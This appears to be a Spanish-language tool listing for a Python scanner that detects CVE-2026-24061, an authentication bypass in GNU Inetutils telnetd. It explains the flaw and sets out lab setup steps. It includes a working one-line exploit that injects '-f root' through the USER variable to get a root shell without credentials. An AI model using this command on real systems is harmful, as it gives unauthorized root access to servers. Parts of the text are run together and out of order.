 monstertsl/cve-2026-24061
Escáner basado en Python que detecta CVE-2026-24061 en GNU Inetutils telnetd, permitiendo pruebas por lotes de múltiples objetivos para la vulnerabilidad de omisión de autenticación.

Descubre las herramientas más usadas por nuestra comunidad.
Sin datos de popularidad aún.
⚠️ Nota:
CVE-2026-24061GNU Inetutils es un conjunto de herramientas de red clásicas proporcionado por el proyecto GNU, que incluye el serviciotelnetd, es decir, el demonio del servidor Telnet. En las versiones 1.9.3 a 2.7, el serviciotelnetdpresenta un defecto crítico en el flujo de autenticación de usuarios. Cuando el servicio llama al programa de inicio de sesión del sistema/usr/bin/login, no logra filtrar ni validar eficazmente la variable de entornoUSERenviada por el cliente. Un atacante puede inyectar directamente el parámetro-fen el comandologinestableciendo un valor específico para la variableUSER. El parámetro-fdel programaloginse utiliza para "omitir la autenticación secundaria", lo que permite al atacante eludir por completo todos los mecanismos de verificación de contraseña y establecer directamente una sesión remota como usuarioroot, obteniendo así el máximo control sobre el servidor. Esta vulnerabilidad es extremadamente peligrosa, equivalente a una puerta trasera remota de root pública que no requiere ninguna credencial.
USER='-f root' telnet -a <target_ip>

python3 cve-2026-24061.py -i 10.10.168.128
python3 cve-2026-24061.py -f targets.txt
El comando anterior establece la variable de entorno USER en -f root. Cuando el servicio telnetd vulnerable recibe la conexión, construye y ejecuta una llamada al sistema similar a la siguiente:
sudo apt update
sudo apt install openbsd-inetd inetutils-telnetd telnet -y
sudo sed -i 's/^#telnet/telnet/' /etc/inetd.conf
sudo systemctl restart openbsd-inetd
sudo ss -tuln | grep ':23'
telnet localhost 23
